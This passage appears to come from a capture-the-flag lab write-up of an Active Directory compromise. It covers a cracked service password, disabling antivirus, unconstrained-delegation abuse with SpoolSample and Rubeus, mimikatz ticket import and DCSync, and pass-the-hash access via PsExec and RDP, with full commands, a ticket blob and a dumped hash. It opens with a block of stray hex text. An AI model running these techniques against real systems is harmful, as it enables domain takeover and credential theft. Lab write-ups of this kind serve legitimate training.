62f38b34dfcf40c10b558f10f9c9fa89c4cff7adb63cb62f7630d1b41ef3ebeff39822f93b2dd06615b26f025a5fb4f09683a009622683c5600ba0
a627bfa08271b179e85a556bc8017cc75f69c5369a4d5f2606ef4da128772ba4c917550e46fbcb88f3e3d959e4cec2d7db69d2d8e1cfaec10a4cc5
36385e9f21d10b1c9d64cfb5b1e8c77efec60d57ad431d88e879b7872b480ccdbb8115ab24ad47d37cbc1469705210f5777a3c6e3324b1aafa7a46
6f73810416633da74e5c1df60f35ff046cb8ec095a45aa292a9e222d7cf18379dfbbb7b8ffefe7714a5c73ff1234c10dcf7b75bff6b298ad0cc25e
eeba91098d58274c5da4e7f1475fe58576d9be7e7a4a9814273d715bf904d343153e6e498a99e645303fbd73bf9d7c1ec9eac9030c8559780930d9
aee62404a150f48b52c2b47ec0b4406acc48f3e87e8445dcd27f8f6d09b77f3055d1fec6590859a7f3f00947b96df1d99cafac0f4a2d0c90b6b548
cc9b3413711f16c248e5967a2d491dd9c3c54cb1c6ee9b3272288fd1533d55c041b0c311aef04aa0394ba794a55927cc7fa4b34dcca47746240b77
c0ffc5dfe62e7c25c62676036bd9e5ff992d84f1017cf5fbb99eb152c8ca800d0b12c6b8c2d181ac2cc435adf4823a29d58414faa87b32f08e1d83
ff88ccb193c88a1229cd40ec29faf1bbdf2354f0f9cdff0a26a2ce7a800932fa67a49dd3070abe5d92d0ea8b65967c6a8966c6eb4d9fd108861d0c
bc3358c7d7b8976d620fe86d4d6553127225537b42a84c44b21e119d5faa97ae3680ae761a2230be73cff6f40af0521093572d4270c3289d14f67d
20:Password1!
```

Figure 48 - Password of user svcScanning cracked

With this account, we can now login into SERVER1 and SERVER2 and by checking the user groups, we can see that it is part of Local Administration groups:




Figure 49 - User svcScanning groups

NOTE: We are now able to obtain the following flags, by following the instructions in the e-citizen platform:

- **Flag 5, Foothold on Corporate Division Tier 1 Infrastructure**
- **Flag 6, Administrative access to Corporate Division Tier 1 Infrastructure**

7. Full Compromise of CORP Domain




Figure 50 - Network Map after Server1 and Server2 compromises

As we want to accelerate things regarding Domain compromise, we start by disabling the Antivirus altogether, using the following command `Set-MpPreference -DisableRealtimeMonitoring $true` and upload a couple of known tools.

We start by enumerating Active Directory users, groups and computers. During this process, it is identified that the SERVER1 and CORPDC machines have the flag TRUSTED_FOR_DELEGATION enabled:

```
PS C:\Users\svcScanning\Downloads> Get-DomainComputer CorpDC -Properties operatingSystem, name, dnshostName, samaccountname, useraccountcontrol


dnshostname        : CORPDC.corp.thereserve.loc
name               : CORPDC
operatingsystem    : Windows Server 2019 Datacenter
useraccountcontrol : SERVER_TRUST_ACCOUNT, TRUSTED_FOR_DELEGATION
samaccountname     : CORPDC$


PS C:\Users\svcScanning\Downloads> Get-DomainComputer Server1 -Properties operatingSystem, name, dnshostName, samaccountname, useraccountcontro
l


dnshostname        : SERVER1.corp.thereserve.loc
name               : SERVER1
operatingsystem    : Windows Server 2019 Datacenter
useraccountcontrol : WORKSTATION_TRUST_ACCOUNT, TRUSTED_FOR_DELEGATION
samaccountname     : SERVER1$
```


Figure 51 - SERVER1 and CORPDC Enumeration

```
PS C:\Users\svcScanning\Downloads> Get-NetComputer -Unconstrained -Properties Name, DNSHostName, SamAccountName, OperatingSystem

samaccountname dnshostname                name    operatingsystem
-------------- -----------                ----    ---------------
CORPDC$        CORPDC.corp.thereserve.loc CORPDC  Windows Server 2019 Datacenter
SERVER1$       SERVER1.corp.thereserve.loc SERVER1 Windows Server 2019 Datacenter
SERVER2$       SERVER2.corp.thereserve.loc SERVER2 Windows Server 2019 Datacenter
```

Figure 52 - Using the Unconstrained option with Get-NetComputer from PowerView

Kerberos delegation allows a user or a computer to impersonate another account in order to access resources and can have several practical applications. Lucky for us, several attacks can be made when unconstrained delegation is configured.

For a computer to authenticate on behalf of other services, it needs the flag TRUSTED_FOR_DELEGATION enabled. When this configuration is enabled, and the server receives a TGS, a copy of the user's TGT is also placed in memory of the server. This allows us to retrieve the TGT from the LSASS and impersonate the user without limitation.

To exploit this misconfiguration, we would need to get a way to social engineer a Domain Admin to authenticate against a service on Server1, or to force the CORPDC server to authenticate against it.

There is a known "Printer Bug" that allows any domain member of "Authenticated Users" to force any machine running the Spooler service to authenticate to a target via NTLM or Kerberos. This attack was previously reported to Microsoft, which indicated that this might be fixed in a future version of Windows. By using a well-known Proof of Concept executable called SpoolSample (can be found at https://github.com/leechristensen/SpoolSample), we will be able to coerce the CORPDC to authenticate against Server1, putting the Machine Account TGT in memory, allowing us to dcsync and dump the Administrator NTLM hash in order to compromise the CORPDC machine.

So, after deploying the executable in our Downloads folder, we set up a monitoring with Rubeus, in order to capture the TGT, and force the CORPDC to authenticate against Server1:




Figure 53 - Coerce the CORPDC to authenticate to Server1

As soon as the Ticket Granting Ticket (TGT) is captured, Rubeus will warn that a new TGT was found. The ticket is usually in base64, which means that in order to import it to mimikatz, we'll need to convert it to a .kirbi file. We can do it with the following code:

```
[IO.File]::WriteAllBytes("\path\to\ticket\ticket.kirbi", [Convert]::FromBase64String("Base64 ticket"))
```

After executing the following code, a corpdc.kirbi file will be saved in the chosen directory:

```
PS C:\Users\svcScanning\Downloads> [IO.File]::WriteAllBytes("C:\Users\svcScanning\Downloads\corpdc.kirbi", [Convert]::FromBase64String("doIF2j
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
JWRS5MT0M="))
PS C:\Users\svcScanning\Downloads>
```

Figure 54 - Write ticket to be imported in mimikatz

After this, we just need to load the ticket in mimikatz, using *kerberos::ptt*:

```
PS C:\Users\svcScanning\Downloads> .\mimikatz_trunk\x64\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

560     {0;000003e7} 1 D 22444          NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Primary
 -> Impersonated !
 * Process Token : {0;00073f4e} 2 D 2222009     CORP\svcScanning        S-1-5-21-170228521-1485475711-3199862024-1986   (14g,24p)       Primary

 * Thread Token  : {0;000003e7} 1 D 2250670     NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Impersonation (Delegation)

mimikatz # kerberos::ptt corpdc.kirbi

* File: 'corpdc.kirbi': OK
```

Figure 55 - Import ticket into mimikatz

Finally, we can use lsadump::dcsync to dump the Administrator NTLM hash:

```
mimikatz # lsadump::dcsync /user:Administrator@corp.thereserve.loc
[DC] 'corp.thereserve.loc' will be the domain
[DC] 'CORPDC.corp.thereserve.loc' will be the DC server
[DC] 'Administrator@corp.thereserve.loc' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : Administrator

** SAM ACCOUNT **

SAM Username         : Administrator
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   : 1/1/1601 12:00:00 AM
Password last change : 9/7/2022 8:50:16 PM
Object Security ID   : S-1-5-21-170228521-1485475711-3199862024-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: d3d4edcc015856e386074795aea86b3e

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 7038390deb11c31dc62001c42aa63fd0
```

Figure 56 - Dumping the NTLM hash of the Administrator to use with Pass-The-Hash

Now we can just spawn a shell using pass-the-hash, with the Administrator account:




Figure 57 - Using Pass-The-Hash to invoke a shell with the Administrator

We can check that we do have permissions on the CORPDC server, by checking the C$ share:




Figure 58 - Make sure that we have access to CORPDC

We can also run a command prompt in the server, using Psexec:

```
c:\Users\svcScanning\Downloads>.\PsTools\Psexec.exe \\corpdc.corp.thereserve.loc cmd.exe

PsExec v2.43 - Execute processes remotely
Copyright (C) 2001-2023 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 10.0.17763.3287]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
corp\administrator

C:\Windows\system32>hostname
CORPDC
```

Figure 59 - PsExec to execute cmd as Administrator@CORPDC

If we need to RDP to the server using pass-the-hash with the default client, we are able to do it if the server allows Restricted Admin login. However, it appears that in CORPDC it is not enabled, so we need to activate it through the registry, by modifying the key "HKLM:\System\CurrentControlSet\Control\Lsa" through PowerShell:

```
New-ItemProperty -Path "HKLM:\System\CurrentControlSet\Control\Lsa" -Name
"DisableRestrictedAdmin" -Value "0" -PropertyType DWORD -Force
```

```
C:\Windows\system32>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> New-ItemProperty -Path "HKLM:\System\CurrentControlSet\Control\Lsa" -Name "Disab
leRestrictedAdmin" -Value "0" -PropertyType DWORD -Force
ewItmrpry-ah"KM\ytmCrnCnrle\oto\s"-ae"ialRsrceAmn Vle""-rpryp WR Fre

DisableRestrictedAdmin : 0
PSPath                 : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet
\Control\Lsa
PSParentPath           : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet
\Control
PSChildName            : Lsa
PSDrive                : HKLM
PSProvider             : Microsoft.PowerShell.Core\Registry
```

Figure 60 - Enable restricted admin with PowerShell

After that, with Pass-The-Hash, we should be able to run the RDP client with Administrator privileges:




Figure 61 - Invoke Remote Desktop using Pass-The-Hash as a restricted admin

And login successfully on CORPDC as Administrator and a Domain Admin:




Figure 62 - Logged in successfully in CORPDC as Administrator

<u>NOTE:</u> We are now able to obtain the following flags, by following the instructions in the e-citizen platform:

- **<u>Flag 7, Foothold on Corporate Division Tier 0 Infrastructure</u>**

- **Flag 8, Administrative access to Corporate Division Tier 0 Infrastructure**

8. Full Compromise of Parent Domain




Figure 63 - Network Map after CORPDC compromise

Looking into our Network topology, we can see that we have a Forest composed of two domain trees (CORP and BANK) and a Parent Domain (ROOT). Starting with some enumeration, we can see that we have a bidirectional trust between CORP and ROOT:

```
PS C:\Users\svcScanning\Downloads> Get-NetForest


RootDomainSid          : S-1-5-21-1255581842-1300659601-3764024703
Name                   : thereserve.loc
Sites                  : {Default-First-Site-Name}
Domains                : {bank.thereserve.loc, corp.thereserve.loc, thereserve.loc}
GlobalCatalogs         : {ROOTDC.thereserve.loc, BANKDC.bank.thereserve.loc, CORPDC.corp.thereserve.loc}
ApplicationPartitions  : {DC=ForestDnsZones,DC=thereserve,DC=loc, DC=DomainDnsZones,DC=thereserve,DC=loc,
